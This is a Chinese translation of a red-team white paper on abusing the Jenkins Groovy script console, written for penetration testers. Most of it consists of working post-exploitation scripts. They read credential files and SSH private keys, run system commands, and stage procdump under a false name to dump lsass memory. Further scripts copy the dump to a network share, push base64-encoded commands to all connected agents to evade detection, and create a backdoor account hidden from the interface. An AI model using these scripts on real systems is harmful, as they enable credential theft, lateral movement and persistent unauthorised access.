Jenkins groovy scripts for read teamers and penetration testers

backcover7 / 2019-09-22 08:20:25 / 浏览数 4381 安全技术 WEB安全 顶(0) 踩(0)

本文为翻译文章，原文链接为：https://redtimmysec.files.wordpress.com/2019/09/jenkins_redtimmysec.pdf

前言

Jenkins是一个配备有以持续集成为目的的各类插件的Java编写的开源的自动化工具，可以用于持续开发和测试的软件项目，是开发人员能够将更新集成到项目中，并使得用

什么是Groovy？

Groovy是一个兼容JAVA语法的面向对象的为JAVA平台服务的编程语言。它既是静态语言又是动态语言，有着和Python，Ruby，Perl和Smaltalk类似功能的语言。它既可

近几个月我们做了很多针对Jenkins或包含Jekins的集成环境的渗透测试和红队练习。这些活动基本都是通过Groovy脚本分发自动化任务来实施的。网上好像没有很多讨论这

尽管Groovy脚本console在攻击者手下是很厉害的攻击，但是这个白皮书不会覆盖所有的攻陷Jenkins和这个console口的方法的技术点。我们将假设已经获得console口的

大多数这种测试都是基于Windows环境。除了特定命令外，其他基本你都可以在Linux或者其他操作系统下执行相同的Groovy脚本。


Groovy基础

列出文件和文件夹

当Jenkins被攻击，在侦查阶段，识别沦陷系统是非常重要的。通过Groovy可以很简单找到Jenkins的root目录。

```
dir = new File(“..\\..\\”)
dir.eachFile {
println it
}
```

console口显示了脚本的输出：



双引号中间的脚本代码可以准确识别任何文件名。

在下列例子中，Jenkins下的子文件夹“users”都可以输出中打印出来，可以用来枚举目标Jenkins的本地用户。

```
dir = new File("../../Jenkins/home3/users")
dir.eachFile {
println it
}
```

输出：

```
..\..\Jenkins\home3\users\admin
..\..\Jenkins\home3\users\user1
..\..\Jenkins\home3\users\user2
```

```
..\..\Jenkins\home3\users\user3
[...]
```

打印环境变量

环境变量通过如下的脚本片段就可以打印出来：

```
def env = System.getenv()
println “${env}”
```

删除一个文件

一个文件可以通过如下两行Groovy脚本就删除了：

```
deleteme = new File('C:\\target\filename.exe')
deleteme.delete()
```

创建文件

文件系统中国一个空文件可以通过如下Groovy脚本创建：

```
createme = new File(“C:\\target\filename.exe”)
createme.createNewFile()
```


创建一个空文件好像很奇怪，但是在渗透测试中用于检查用户在Jenkins的web根目录下是否可写的权限是很方便的。在接下来的例子中，成功尝试在”Jenkins/home3/user

读文件

一个文件可以通过如下单行脚本读取：

```
String fileContents = new File('C:\\USERS\\username\\desktop\\something.conf').text
```

这个代码作用很大。首先，一个渗透测试人员可以去读取Jenkins的”credentials.xml"资源，这里面会有用户名，密码和私钥。



在测试期间有几种情况下，我们还设法从Jenkins访问的存储库中收集与应用程序代码相关的明文凭证：

```
def PythonAddRoleService(UserEmail,attribute,attributevalue):
    try:
        l=ldap.open('[redacted]', port= 20391)
        l.protocol_version= ldap.VERSION3
        username = "cn=Directory Manager"
        password = "[redacted]"
        l.simple_bind(username, password)
    except ldap.LDAPError, e:
        print e
```

```
ROBOT_LIBRARY_SCOPE = 'GLOBAL'
pp = pprint.PrettyPrinter(indent=2)

class SAPLibrary:

    def __init__(self, host='[redacted]', client='070', sysnr='00', user='[redacted]', passwd='D[redacted]'):
        self.conn = Connection(ashost=host, client=client, sysnr=sysnr, user=user, passwd=passwd)
        self.All_Tables={}
```

通过测试Jenkins的构建版，对于渗透测试人员和读取团队成员来说，发现配置的git存储库并使用收集的密钥/凭证横向移动到目标基础架构中是一个很好玩的事。

在很多案例中，只是枚举本地文件夹和读文件我们就可以在目标体系中横向移动了，并且可以尽可能地获取最大的权限。下面的例子中我们是从文件系统中的"c:\ssh"目录开

```
dir = new File("c:\\ssh")
dir.eachFile {
    println it
}


String fileContents = new File("c:\\ssh\\run.sh").text
```

Result

```
c:\ssh\run.sh
c:\ssh\ssh.exe
Result: pwd
./ssh -i /c/Jenkins/home3/ssh/id_rsa root@[redacted] <<EOT

su - oracle -c "id"

EOT
```

通常来说接下来就是在文件系统中找到私钥。


```
String keyX = new File("c:\\jenkins\\home3\\ssh\\id_rsa").text

```

Result

```
Result: -----BEGIN RSA PRIVATE KEY-----
MIIE[redacted]
```

一旦找到私钥（图中的oracle.key），接下来就是登陆远程系统。



执行命令

执行操作系统命令和刚刚说的创建删除文件一样简单，都可以通过一行Groovy脚本解决。下面的例子就是执行了“whoami”的命令：

```
println "whoami".execute().text
```

输出如下：

```
Result: [machine\user]
```

特别的是，我们在Windows系统上执行“systeminfo”可以帮助我们了解系统信息等：

```
println "systeminfo".execute().text
```

除了这两个命令任何命令基本都可以这么用。

加载共享盘

在一个攻陷主机加载一个远程共享盘可能没什么大问题，但是看一下做这件事的动机就知道这很重要。

我们来假设通过bat脚本从文件系统下载资源：

```
net use P: \\192.168.1.42\ShareName /user:MACHINE\user MountPassword
cd "C:\stack"
set HOME=%USERPROFILE%
echo %date% %time%
"P:\Internal_Tools\Portable Software Stack\Git\bin\git.exe" clean –f
[...]
```

这种情况下192.168.1.42是一个和Jenkins主机同一个子网下的共享服务器，bat脚本中发现用了SMB共享的凭据信息，也就是说可以在Groovy脚本中运行“net use P:\192.168.1.43\Sharename /user:MACHINE\user MountPassword”这个命令，攻击者可以加载网络文件夹到本地磁盘下。

希望如果这样获得的凭据提供对远程共享中的一个或多个子文件夹的写访问权限，则攻击者可以将该共享用作临时服务器，其中存储命令输出或后门以从受感染的主机运行。这将使攻击者处于更好的状态，在不触发防御警告的情况下传输自己想要用的工具。

复制和移动文件

现在在攻陷后Jenkins主机下有一个加载好的共享文件夹“P:\”，如果攻击者想要移动“procdump64.exe”文件到Jenkins服务器的文件系统上呢？下面3行Groovy代码可以帮助

```
src = new File("P:\\tools\\procdump64.exe")
dest = new File("C:\\users\\username\\jenkins-monitor.exe")
dest << src.bytes
```

我们假设文件源地址为“P:\tools\procdump64.exe"（网络共享），目标移动地址为“C:\users\username\jenkins-monitor.exe"（Jenkins服务器的本地文件系统）。

当然在这个案例中从网络共享盘移动文件到本地系统是一个不必要的操作，因为可执行文件可以直接在共享盘下执行。但是，这是可以更加清楚地了解Groovy代码的操作方

执行procdump


Windows下一个特殊的场景包括了执行procdump工具来下载“lsass.exe"进程的内存记录以拿到NTML哈希或明文密码。

这个操作可以通过如下一行代码执行：

```
println "C:\\users\\username\\jenkins-monitor.exe -accepteula -64 -ma lsass.exe C:\\users\\username\\lsass.dmp".execute().text
```

procdump二进制文件以"C:\\users\\username\\jenkins-monitor.exe"的文件名来执行，输出保存在文件"C:\\users\\username\\lsass.dmp"中。


如果攻击者有足够的权限下载"lsass.exe"的内存，那么命令输出结果如下：



现在"lsass.dmp"可以从jenkins本地通过Groovy代码传到共享盘了：

```
src = new File("C:\\users\\username\\lsass.dmp")
dist = new File("P:\\tmp\\lsass.dmp")
dist << src.bytes
```

然后攻击者可以分析它以拿到hash和凭据来在目标网络内做更多的控制操作。



一些更高级的东西

散布（spray）技术

当一个Jenkins主节点被攻陷，所有连接它的从节点就会因为如下代码（使用了RemoteDiagnostics）就会被强制执行命令：

```
import hudson.util.RemotingDiagnostics;
def jenkins = Jenkins.instance
def computers = jenkins.computers
command = 'println "whoami".execute().text'
computers.each{
if (it.hostName){
println RemotingDiagnostics.executeGroovy(command,
it.getChannel());
}
}
```

在这个案例中"whoami"命令会在网络中连接的Jenkins代理中被大量执行。

基于Base64编码的散布技术

更有趣的是，Groovy脚本可以不止发送单行代码给从服务器进行执行。为了不被发现，脚本编码了Groovy代码然后发送给了从服务器进行执行：


```
import hudson.util.RemotingDiagnostics;
def jenkins = Jenkins.instance
def computers = jenkins.computers
def command =
'ZGlyID0gbmV3IEZpbGUoJ2M6XFwnKQpkaXIuZWFjaEZpbGUgewoJcHJpbnRsbiBpdAp9
Cg=='
byte[] decoded = command.decodeBase64()
payload = new String(decoded)
computers.each{
if (it.hostName){
println RemotingDiagnostics.executeGroovy(payload,
it.getChannel());
}
}
```

上面的代码中""ZGlyID0gbmV3IEZpbGUoJ2M6XFwnKQpkaXIuZWFjaEZpbGUgewoJcHJpbnRsbiBpdAp9Cg=="经过base64解码后就是在从服务器的C:\中列文件和文件

```
dir = new File('c:\\')
dir.eachFile {
println it
}
```

这里关键的就是Groovy脚本可以嵌套另一个进行base64编码后的Groovy脚本。这是复制并粘贴到Jenkins Groovy控制台中的主要脚本。

散布技术是很有帮助的，例如一个攻击者想要一个一次性后门（所有从主机都可以被主服务器上的后门控制）。在下面截图我们证明了一个核心代理通过之前的技术实施被分



建立账号后门

当访问Groovydeconsole口因为未授权原因被拒绝的话，如下脚本可以允许一个恶意代理创建账号，只要将如下代码中的"USERNAME"和"PASSWORD"字符串为自己的字

```
import jenkins.model.*
import hudson.security.*
def instance = Jenkins.getInstance()
def hudsonRealm = new HudsonPrivateSecurityRealm(false)
hudsonRealm.createAccount("USERNAME","PASSWORD")
instance.setSecurityRealm(hudsonRealm)
instance.save()
```

我们发现通过这种方式添加用户，在图形化界面是看不到这个用户存在的，但是还是可以正常登陆Jenkins的console口。

总结

所有Jenkins的脚本会上传到 https://github.com/redtimmy

访问我们的博客 https://redtimmysec.wordpress.com 和推特 https://twitter.com/redtimmysec 。

上一篇：堆进阶学习之4大利器 下一篇：pwn堆入门系列教程5

1. 0 条回复
   - 动动手指，沙发就是你的了！